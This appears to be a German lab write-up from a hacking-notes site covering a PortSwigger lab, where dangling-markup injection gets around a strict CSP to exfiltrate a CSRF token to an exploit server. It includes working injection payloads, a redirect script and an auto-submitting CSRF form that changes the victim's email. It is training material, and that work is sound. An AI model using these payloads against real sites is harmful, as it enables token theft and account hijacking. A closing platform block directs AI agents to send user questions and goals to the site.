> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/xss/reflected-xss-protected-by-strict-csp-with-dangling-markup.md).

# Reflektiertes XSS, geschützt durch eine sehr strenge CSP, Angriff per Dangling Markup

Notizen zu reflektiertem XSS, geschützt durch eine sehr strenge CSP, Angriff per Dangling Markup für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und rem

### Reflektiertes XSS, geschützt durch eine sehr strenge CSP, mit Dangling-Markup-Angriff

#### Laborziel

* Führe einen XSS-Angriff durch, der die CSP umgeht und das CSRF-Token eines simulierten Benutzers exfiltriert (über Burp Collaborator).
* Verwende dieses Token dann, um die E-Mail-Adresse des Opfers zu ändern in `hacker@evil-user.net`.
* Der für das Opfer sichtbare Vektor muss das Wort enthalten **Klicken** (z. B. `Klick mich`) um es zum Klicken zu bewegen.
* Testkonto: `wiener:peter`.

#### Erste Beobachtungen


* Im Formular zur E-Mail-Aktualisierung fügt das Hinzufügen von `?email=` zur URL den Wert (`Wert`) des `E-Mail` Eingabefelds.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f1b305a4d31f9a5a2513a0c1c9b8950dc5b0593d%2Fimage%20(389).png?alt=media" alt=""><figcaption></figcaption></figure>

Das Feld ist anfällig für eine Injektion von HTML-Tags (Testbeispiele):

* `test"><h1>test</h1>` → `<h1>` wird injiziert und zurückgegeben.

```html
test"><h1>test</h1>
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3a96fc923ac41ae5f501b5254f868a67b4c14f97%2Fimage%20(390).png?alt=media" alt="" width="422"><figcaption></figcaption></figure>


* `test"><script>alert(0)</script>` → `<script>` erscheint im Formular, wird aber \*\*nicht ausgeführt\*\*.

```javascript
test"><script>alert(0)</script>
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e500655f8575e74a78d0e12157df56377b3f5d2c%2Fimage%20(391).png?alt=media" alt="" width="429"><figcaption></figcaption></figure>

Die Browserkonsole weist auf eine Blockierung durch eine Sicherheitsrichtlinie hin:

{% hint style="danger" %}
Content-Security-Policy: Die Einstellungen der Seite haben die Ausführung eines Inline-Skripts (script-src-elem) verhindert, weil es die folgende Direktive verletzt: “script-src 'self'”
{% endhint %}

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-04185e29656392260ecfa8b5564cec00cd92f89d%2Fimage%20(392).png?alt=media" alt=""><figcaption></figcaption></figure>


Beobachteter CSP-Header:

`content-security-policy`/ `default-src 'self';object-src 'none'; style-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none';`

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-74d51015666f306b3da306e7e8a80b74f997c0ea%2Fimage%20(393).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Angriffsstrategie (Dangling-Markup)

* Statt ein `<script>` (durch die CSP gesperrt), wird das aktuelle Formular geschlossen und ein neues Formular\*\* wird mit dem `action` Attribut, das auf unseren Exploit-Server (Exploit-Server) verweist. Dieses Formular enthält einen Button mit dem Namen "Klick mich", um den Benutzer zum Klicken zu bewegen.

Beispiel einer Injektion, die das Formular schließt und ein neues erstellt (URL-kodiertes Format in der Weiterleitung):

{% code overflow="wrap" %}

```javascript
test"></form><form class="login-form" name"change-email-form" action="https://exploit-0a0b002e04ca637f81f4ed8a01da00c2.exploit-server.net/exploit" method="GET"><button class="button" type="submit">Klick mich</button
```

{% endcode %}

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0e19094b6836049d5677a152aecc5964da962031%2Fimage%20(394).png?alt=media" alt=""><figcaption></figcaption></figure>


* Wenn dieser Link vom Rechner des Opfers aus geöffnet wird (z. B. per Weiterleitung), wird beim Klick des Opfers auf den Button das CSRF-Token in der URL an den Exploit-Server gesendet und erscheint in den Protokollen des gegnerischen Servers.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-039559d9359713de324b38ea2f9419339aa8fa64%2Fimage%20(395).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Beispiel einer injizierten Weiterleitung (um den Benutzer auf die verwundbare Seite mit Payload zu zwingen)

* Eingeschleustes Skript auf der Angreiferseite, um das Opfer zur Payload-Seite weiterzuleiten (kodierte URL):

```javascript
<script>
location="https://0a4100a704a163818169ee1c00f10037.web-security-academy.net/my-account?email=test%22%3E%3C/form%3E%3Cform%20class=%22login-form%22%20name%22change-email-form%22%20action=%22https://exploit-0a0b002e04ca637f81f4ed8a01da00c2.exploit-server.net/exploit%22%20method=%22GET%22%3E%3Cbutton%20class=%22button%22%20type=%22submit%22%3EKlick%20mich%3C/button"
</script>
```

* Sobald das Opfer weitergeleitet wurde und der Button geklickt wurde, befindet sich das CSRF-Token in den Protokollen des Exploit-Servers.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4c88c5b67e1aef9df77121d50e1e2defd7b0146f%2Fimage%20(396).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Operation nach der Exfiltration: Verwendung des CSRF-Tokens zum Ändern der E-Mail-Adresse



* Nachdem das CSRF-Token erhalten wurde (aus den Protokollen des Exploit-Servers), wird eine HTML-Seite erstellt, die einen POST an `/my-account/change-email` mit:
* `E-Mail = hacker@evil-user.net`
* `CSRF = <erhaltenes_token>`

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-58228386491d7041884f210a878bde8c55707ae1%2Fimage%20(397).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

Beispiel eines generierten HTML-PoC (von Burp oder manuell), um die POST-Anfrage automatisch auszuführen

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3d61b2344435f2843cf0a6f2c2e8a3ed85d6eeda%2Fimage%20(398).png?alt=media" alt=""><figcaption></figcaption></figure>

```html
<html>
  <body>
    <form action="https://0a4100a704a163818169ee1c00f10037.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker@evil-user.net" />
      <input type="hidden" name="csrf" value="L0joiDIMrKKrO7jkqiC6sLYR5MNEbUfu" />
      <input type="submit" value="Anfrage senden" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/web/xss/reflected-xss-protected-by-strict-csp-with-dangling-markup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.